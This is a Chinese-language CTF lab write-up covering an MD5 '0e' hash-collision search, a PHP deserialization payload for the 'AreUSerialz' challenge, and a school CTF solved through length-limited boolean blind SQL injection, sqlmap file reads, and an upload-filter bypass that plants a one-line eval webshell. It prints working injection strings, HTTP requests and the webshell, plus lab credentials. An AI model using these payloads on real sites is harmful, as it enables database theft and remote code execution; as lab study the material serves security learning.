

- Web Lab 3
 - 1. Task 1
 - 2. Task 2:AreUSerialz
 - 2.1. 分析
 - 2.2. 尝试
 - 3. Task 3
 - 3.1. Part 1
 - 3.2. Part 2
 - 4. Bonus

Web Lab 3

1. Task 1

编写简单脚本进行爆破，在字母和数字中查找：

```
完成长度为1的字符串遍历。
完成长度为2的字符串遍历。
完成长度为3的字符串遍历。
完成长度为4的字符串遍历。
以0e开头的字符串：byGcY -> 0e591948146966052067035298880982
□
```

初步爆破后发现满足条件的字符串很难找到，于是改变思路使用纯数字来查找，并开多线程来加快遍历速度，最后得到：

```
请输入数字k: 0
以0e开头的字符串: 240610708 -> 0e462097431906509019562988736854
以0e开头的字符串: 314282422 -> 0e990995504821699494520356953734
以0e开头的字符串: 571579406 -> 0e972379832854295224118025748221
以0e开头的字符串: 903251147 -> 0e174510503823932942361353209384
请输入数字k: 1
以0e开头的字符串: 1110242161 -> 0e435874558488625891324861198103
以0e开头的字符串: 1320830526 -> 0e912095958985483346995414060832
以0e开头的字符串: 1586264293 -> 0e622743671155995737639662718498
请输入数字k: 2
以0e开头的字符串: 2302756269 -> 0e250566888497473798724426794462
以0e开头的字符串: 2427435592 -> 0e067696952328669732475498472343
以0e开头的字符串: 2653531602 -> 0e877487522341544758028810610885
请输入数字k: 3
以0e开头的字符串: 3293867441 -> 0e471001201303602543921144570260
以0e开头的字符串: 3295421201 -> 0e703870333002232681239618856220
```

```
以0e开头的字符串: 3465814713 -> 0e258631645650999664521705537122
以0e开头的字符串: 3524854780 -> 0e507419062489887827087815735195
以0e开头的字符串: 3908336290 -> 0e807624498959190415881248245271
请输入数字k: 4
以0e开头的字符串: 4011627063 -> 0e485805687034439905938362701775
以0e开头的字符串: 4775635065 -> 0e998212089946640967599450361168
以0e开头的字符串: 4790555361 -> 0e643442214660994430134492464512
请输入数字k: 5
以0e开头的字符串: 5432453531 -> 0e512318699085881630861890526097
以0e开头的字符串: 5579679820 -> 0e877622011730221803461740184915
以0e开头的字符串: 5585393579 -> 0e664357355382305805992765337023
请输入数字k: 6
以0e开头的字符串: 6376552501 -> 0e165886706997482187870215578015
请输入数字k: 7
以0e开头的字符串: 7124129977 -> 0e500007361044747804682122060876
以0e开头的字符串: 7197546197 -> 0e915188576072469101457315675502
以0e开头的字符串: 7656486157 -> 0e451569119711843337267091732412
请输入数字k: 8
以0e开头的字符串: 8701226685 -> 0e330296914514255430101657363499
以0e开头的字符串: 8709641977 -> 0e042537588374450401309424962652
请输入数字k: 9
以0e开头的字符串: 9529878576 -> 0e613786008040787909802527492101
以0e开头的字符串: 9649691098 -> 0e328279307319758042675961049087
```

不过上面似乎都是0e开头的，'or'开头的不太好找。

2. Task 2:AreUSerialz

2.1. 分析

从标题中可以看出，这道题考查的是反序列化。打开靶机，题目直接给了我们源码。

分析代码可知，这段代码里有一个FileHandler的类，里面有三个protected的变量：op保存操作，filename保存文件名，content保存内容。文件开头include了一个flag.php，因此这道题的思路就是想办法读取flag.php的内容。

类中process可以根据op执行不同的操作，1执行write，2执行read，而且都是弱比较类型。我们的目标是读取，只需要关注read操作即可，read()函数读取filename的文件，因此我们构造的payload需要将filename设置成"flag.php"。

在做反序列化的时候会触发一个__destruct()的魔法函数，其中会对op进行判定，用强比较的方式和"2"进行比对，如果一致就会被改成1，后续还会把content清空，并执行processed()，而process()中又会执行read()，我们就能得到指定内容了。这意味着我们不能使用和"2"相同的op，由于强比较会判定两者类型是否一致，只需要用int类型的2作为op就能绕过了；又因为content始终会被清空，我们也就不需要输入任何的content。

2.2. 尝试

根据以上构造payload，用以下代码构造：

```
//TRY 1
<?php
    class FileHandler {
        protected $op = 2;
        protected $filename = 'flag.php';
        protected $content;
    }
    $a = new FileHandler();
    echo serialize($a);
?>
//失败, [Result]:Bad Hacker!
```

但是用这个返回的结果作为payload是无法成功的，直接返回了Bad Hacker。回头思考的时候发现源码中还有一个is_valid的函数，这个函数检测到全部输入是在32到125之间的时候才会进行反序列化操作。而protected类型的变量在序列化的时候会有%00的字节输出，我在复制payload的时候是复制不了%00的，所以虽然阴差阳错地过了is_valid的函数，但是反序列化的时候还是会出问题的（没有%00，无法正常读入protected）。

三种类型中只有public才不会在序列化的时候输出%00，如果能直接作为public类型输入就好了。

在Burp Suite内查看响应报文可以看到服务器的PHP版本是PHP/7.4.3。

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: openresty			
3	Date: Mon, 15 Jul 2024 08:49:50 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Content-Length: 13484			
6	Connection: keep-alive			
7	Vary: Accept-Encoding			
8	X-Powered-By: PHP/7.4.3			
9	Cache-Control: no-cache			

在本地用版本相近的PHP7.3.4试了一下，发现public类型可以输入，因此重新构造：

```
//TRY 2
<?php
    class FileHandler {
        public $op = 2;
```

```
public $filename = 'flag.php';
public $content;
}
$a = new FileHandler();
echo serialize($a);
?>
//成功
```

这次尝试成功，将上面的代码输出的payload `0:11:"FileHandler":3:`

即 ?str=0:11:"FileHandler":3:

用其修改报文，向服务器发送，拿到了flag:

```
GET /?str=
0:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:
8:"flag.php";s:7:"content";N;} HTTP/1.1
Host:
1847f401-3370-4bdc-84a1-885085b36726.node5.buuoj.cn:
81
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
```

[illegible]

在平台上提交flag完成通过:




3. Task 3

3.1. Part 1

浏览了一下网页，能输入内容的只有migrate和index，而且migrate输入后会跳转到index，应该是处于不可用的状态。

在rank里找到了管理员的名字：admin



尝试注入，当输入奇数个单引号时出现报错，猜测是字符型输入，而且给出了报错回显：Call to a member function fetch_assoc() on boolean in /home/web/www.zjusec.com/index.php:176，从中可以判断文件路径，或许后面能用上。

接着用万能密码尝试登入：

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /index.php HTTP/1.1		149 Credits	
2 Host: sbus.actf.lol		150 	
3 Content-Length: 28		151 	
4 Cache-Control: max-age=0		152 	
5 Accept-Language: zh-CN		153 <table width="700">	
6 Upgrade-Insecure-Requests: 1		154 <tbody>	
7 Origin: http://sbus.actf.lol		155 <tr>	
8 Content-Type:		156 <td>	
9 application/x-www-form-urlencoded		157 <a href="	
10 User-Agent: Mozilla/5.0 (Windows		158 http://pwnable	
11 NT 10.0; Win64; x64)		159 .kr/">	
12 AppleWebKit/537.36 (KHTML, like		160 Pwnable.kr	
13 Gecko) Chrome/126.0.6478.127		161 	
14 Safari/537.36		162 : website	
15 Accept:		163 front-end	
16 text/html,application/xhtml+xml,a		164 style &#	
pplication/xml;q=0.9,image/avif,i		165 strongly	
mage/webp,image/apng,*/*;q=0.8,ap		166 recommend for	
plication/signed-exchange;v=b3;q=		167 BINer	
0.7		168 </td>	
11 Referer:		169 </tr>	
12 http://sbus.actf.lol/index.php		170 </tbody>	
13 Accept-Encoding: gzip, deflate,		171 </table>	
14 br		172 </center>	
15 Cookie: PHPSESSID=		173 </section>	
16 ssmi2dig0v8ea8ogoccdspiv37;		174 <center class="modal-back"	
Hm_lvt_f5cd6174e0f6c4ce726ff9236f		175 style="background: rgb(0,	
6fb3ba=1721384893; HMAccount=		176 0, 0) none repeat scroll	
215CA0758DDAB3DF;		177 0 0;">	
Hm_lpvt_f5cd6174e0f6c4ce726ff9236		178 	
f6fb3ba=1721387650		179 © ZJU SCHOOL-BUS - ALL	
14 Connection: keep-alive		180 RIGHTS RESERVED.	
15		181 OPTIMIZED TO CHROME	
16 username='or 1=1#&password=1		182 	
		183 </center>	
		184 </div>	
		185 </body>	
		186 </html>	
		187 <script>	
		188 alert("Login success!")	
		189 </script>	

显示登录成功: "Login success!", 再次尝试登录得到已登录的提示, 看来如果要注入的话需要每次将cookie清空。

username='or 1=1#&password=1		
	158	
		</center>
	159	</div>
	160	</body>
	161	</html>
	162	You have logged in!

不过令人沮丧的是，这道题要求用管理员用户登录。因此需要想办法找到管理员密码。

测试中发现用户名长度受限，对我们的注入带来了巨大的不便，测试发现最多只能输入10位字符。

2 Accept-encoding: gzip, deflate, br	153	</tbody>
3 Connection: keep-alive		</table>
4	154	
5 username='or 11111#&password=	155	</center>
	156	</section>
	157	
	158	<center class="modal-back" style="background: rgb(0, 0, 0) none repeat scroll 0 0;">
		
		© ZJU SCHOOL-BUS - ALL RIGHTS RESERVED.
		OPTIMIZED TO CHROME
	159	
		</center>
	160	</div>
	161	</body>
	162	</html>
	163	<script>
		alert("Login success!")
		</script>

因此想办法让注入语句调整到password段中，因为password没有限制长度。经过测试，username='or 1/*&password=*/#能够正常输出，说明构造成功，于是紧接着构造成username='/*&password=/* or 1=1#，替换1=1部分就能实现布尔盲注了

首先爆破数据库名，测长度和对应的字符：

username='/*&password=/* or length(database())=6 #

username='/*&password=/* or ascii(substr(database(),1,1))= 119 #

username='/*&password=/* or ascii(substr(database(),2,1))= 101 #

username='/*&password=/* or ascii(substr(database(),3,1))= 98 #

username='/*&password=*/ or ascii(substr(database(),4,1))= 52 #

username='/*&password=*/ or ascii(substr(database(),5,1))= 48 #

username='/*&password=*/ or ascii(substr(database(),6,1))= 48 #

将ASCII码转换成字符后得到数据库名：web400

下一步爆表：

username='/*&password=*/ or (select COUNT(*) from information_schema.tables where table_schema=database())=1 #

username='/*&password=*/ or length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=5 #

可知只有一个表，而且表名长度为5

```
username='/*&password=*/ or ascii(substr(((select table_name from
information_schema.tables where table_schema=database() limit 0,1)),1,1))=85 #
username='/*&password=*/ or ascii(substr(((select table_name from
information_schema.tables where table_schema=database() limit 0,1)),2,1))=83 #
username='/*&password=*/ or ascii(substr(((select table_name from
information_schema.tables where table_schema=database() limit 0,1)),3,1))=69 #
username='/*&password=*/ or ascii(substr(((select table_name from
information_schema.tables where table_schema=database() limit 0,1)),4,1))=82 #
username='/*&password=*/ or ascii(substr(((select table_name from
information_schema.tables where table_schema=database() limit 0,1)),5,1))=83 #
```

转换后得到表名为：USERS

下一步爆列名：

```
username='/*&password=*/ or (select COUNT(*) from information_schema.columns where
table_schema=database() limit 1)=3 #
username='/*&password=*/ union select * from USERS #
username='/*&password=*/ or (select count(column_name) from
information_schema.columns where table_schema=database() and
table_name=0x5553455253)=3 #
length((select column_name from information_schema.columns where
table_schema=database() and table_name=0x5553455253 limit 0,1))=8 #
length((select column_name from information_schema.columns where
table_schema=database() and table_name=0x5553455253 limit 1,1))=8 #
length((select column_name from information_schema.columns where
table_schema=database() and table_name=0x5553455253 limit 2,1))=4 #
username='/*&password=*/ or ascii(substr(((select column_name from
information_schema.columns where table_schema=database() and
```




```
table_name=0x5553455253 limit 0,1)),8,1))=101 #  
username='/*&password=*/ or (select count(password) from USERS)=1 #
```

从上面的结果判断有3列，分别为：username，password，data，这个表只有一行且username理应就是admin。

接下来手动把password爆出来：

```
username='/*&password=*/ or length((select password from USERS limit 0,1))=26 #  
username='/*&password=*/ or ascii(substr((select password from USERS limit  
0,1),26,1))>105#
```

一阵忙活后得到了密码：



```
Pretty  Raw  Hex  
4 Cache-Control: max-age=0  
5 Accept-Language: zh-CN  
6 Upgrade-Insecure-Requests: 1  
7 Origin: http://sbus.actf.lol  
8 Content-Type: application/x-www-form-urlencoded  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36  
0 Accept:  
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i  
  mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
1 Referer: http://sbus.actf.lol/index.php  
2 Accept-Encoding: gzip, deflate, br  
3 Cookie: Hm_lvt_f5cd6174e0f6c4ce726ff9236f6fb3ba=1721384893; PHPSESSID=  
  kok73lpjc5msf8168196bu0ot1  
4 Connection: keep-alive  
5  
6 username=admin&password=zhegemimanigujicaibuchulai
```

密码为：zhegemimanigujicaibuchulai（ps：确实是猜不出来啊）

登入管理员帐号：



Old driver! Pick me up!

在继续深入之前先把data也爆了：

```
username='/*&password=*/ or length((select data from USERS limit 0,1))=16 #  
username='/*&password=*/ or ascii(substr((select data from USERS limit 0,1),16,1))>  
116 #
```

转换后是：This is a secret（本以为data就是flag来着）

现在只剩migrate能用了，试着输入admin，输出了data字段：



因此得知：相比起登录时的布尔回显，这里的回显能够获得更多的信息，于是尝试了多种方式来爆数据。

```
' or length(database())=6#  
' or (select COUNT(*) from information_schema.tables where
```

```
table_schema=database())=1#  
' or (select count(column_name) from information_schema.columns where  
table_schema=database() and table_name=0x5553455253)=3 #  
' or ascii(substr((select data from USERS limit 0,1),16,1))= 116 #
```

然而最后得到的结果却和index的差不多，陷入了瓶颈。

后来想到这个数据库可能还有更多的数据，然而手动去爆库工作量过于大，于是使用sqlmap来做批量化脱库。

首先检查了一下数据库，发现和我之前得到的是一致的：

```
Database: web400  
Table: USERS  
[1 entry]  
+-----+-----+-----+  
| data          | password                                     | username |  
+-----+-----+-----+  
| This is a secret | zhegemimanigujicaibuchulai | admin    |  
+-----+-----+-----+
```

进一步脱库后检索出了有用的内容，说明这个网站隐藏了一个php入口，但是直接访问这个链接却没有返回flag。

```
os |  
| /home/web/www.zjusec.com  
os |  
| /home/web/www.zjusec.com/index.php  
os |  
| /home/web/www.zjusec.com/i-am-the-config-and-flag.php  
os |  
| /home/web/www.zjusec.com/rank.php  
os |  
| /home/web/www.zjusec.com/play.php  
os |
```

必须想办法得到源码，于是使用python .\sqlmap.py -r .\migrate.txt --file-read=""语句来获取文件，最后下载成功，得到以下的flag：

```
1 <?php  
2 $mysql_username = 'root';  
3 $mysql_password = 'AAA{now_y0u_can_try_web_400_lol}';  
4 $mysql_host = 'localhost';  
5 ✨ $conn = new mysqli($mysql_host, $mysql_username, $mysql_password, "web400");  
6
```

输入到校巴验证：

日哭school-bus

Description

School-Bus就在你面前，Hacking to the gate!

Link 0

Hint >

Your Answer

AAA{now_y0u_can_try_web_400_lol}

Solved

Completed

Clapeyson icefires saltyfish 1337 prayer hyln9 rabbitfxck Lan dydxh zuhx
s

3.2. Part 2

对MySQL进行彻底的脱库，翻找日志文件后找到了nginx的服务配置文件：

```
88 /home/.  
89 /var/lib/mysql/shell.php  
90 /etc/nginx/conf.d  
91 /etc/ssh/sshd_config  
92 /run/nginx.pid  
93 /etc/nginx/sites-enabled/default  
94 /home/web/writeup/index.php  
95 /tmp/test.txt
```

打开后找到了第二题的入口：<http://admin-writeup-test.actf.lol/>


```
server {
    listen 80;
    server_name admin-writeup-test.actf.lol;
    index index.php;
    root /home/web/writeup;
    location ~ ^/uploads/.*\.(php) {
        deny all;
    }

    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
}

server {
    listen 80 default_server;
    root /home/web/www.zjusec.com;
    index index.php;
    server_name sbus.ctf.zjusec.com;
    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
}
```

尝试用sqlmap来下载对应目录下的flag.php，flag.txt均告失败，说明没有权限直接下载。

访问网页：



Filename: 未选择任何文件

Invalid file

看来这是一个文件上传漏洞的利用，首先得找到源码：

```
<?php
if ((isset($_FILES["file"])) && ($_FILES["file"]["type"] === "application/pdf") && ($_FILES["file"]["size"] < 512000)){
    if ($_FILES["file"]["error"] > 0){
        echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
    }
    else{
        echo "Upload: " . $_FILES["file"]["name"] . "<br />";
        echo "Type: " . $_FILES["file"]["type"] . "<br />";
        echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
        echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
        if (file_exists("uploads/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " already exists. ";
        }else{
            $data = file_get_contents($_FILES["file"]["tmp_name"]);
            if (stripos($data, "<?php") !== FALSE){
                die('You are doing evil thing!');
            }
            move_uploaded_file($_FILES["file"]["tmp_name"], "uploads/" . $_FILES["file"]["name"]);
            echo "Stored in: " . "uploads/" . $_FILES["file"]["name"];
        }
    }
}
else{
    echo "Invalid file";
}
?>
```

文件上传最大为500kb，要求格式为pdf，但是我们需要上传php文件，需要找到绕过方法。

我们可以通过在Burp Suite修改发送包中的类型来绕过类型检查，代码中把<?php换成等价的短标签语句来绕过<?php的检查，然而前面的配置文件中Nginx还有对.php后缀的检查，但是检查存在漏洞，下面的语句告诉我们可以使用.ptml来绕过类型检查。

至此，我们完成了三个绕过，从而构造一句话木马：


```
POST / HTTP/1.1
Host: admin-writeup-test.actf.lol
Content-Length: 328
Cache-Control: max-age=0
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
Origin: http://admin-writeup-test.actf.lol
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryA7NhIQM7eqOuAmAd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin-writeup-test.actf.lol/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
.....keep-alive

-----WebKitFormBoundaryA7NhIQM7eqOuAmAd
Content-Disposition: form-data; name="file"; filename="
payload.phtml"
Content-Type: application/pdf


File uploaded.
<?=eval($_POST['a']);
-----WebKitFormBoundaryA7NhIQM7eqOuAmAd
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryA7NhIQM7eqOuAmAd--
```






然而因为本地报毒，折腾了好一会儿，绕了一个大弯，不过最后还是成功地上传了木马文件。



最后使用中国蚁剑来连接，成功获得了后端的控制权：



退到上一级后就能找到flag文件了：

	名称
	olduploads
	uploads
	clean.sh
	flag.php
	index.php

将flag输入到校巴中验证：

上了那个writeup

Description

himyth最近天天被Leadroyal骚扰，因为Leadroyal发现自己内在的人格觉醒了，但是himyth有女朋友，虽然他也很喜欢Leadroyal，但是理智告诉他他不能这样做...就在两人纠结时，lc出现了，久违的合拍，可是himyth更加烦恼了，遇到了喜欢的男孩子，还遇到了喜欢的朋友，两件本来非常让人开心的事，加起来产生了更多的幸福，但是，为什么呢...为什么呢...为什么会这样呢...拥挤的友情，在这白色相薄的季节...

本题入口在哪?

Hint >

Your Answer

AAA{upload_and_bypass}

Solved

Completed

Clapeysron saltyfish 1337 prayer hyln9 Lan dydxh zuhxs nslam Mourner

4. Bonus

完成以上题目的时候，只释出了两个hint。

在学习过程中，为了方便学习记录，搭建了一个简单的个人博客，里面的内容比较少：
<https://jabofish.github.io/blogs/>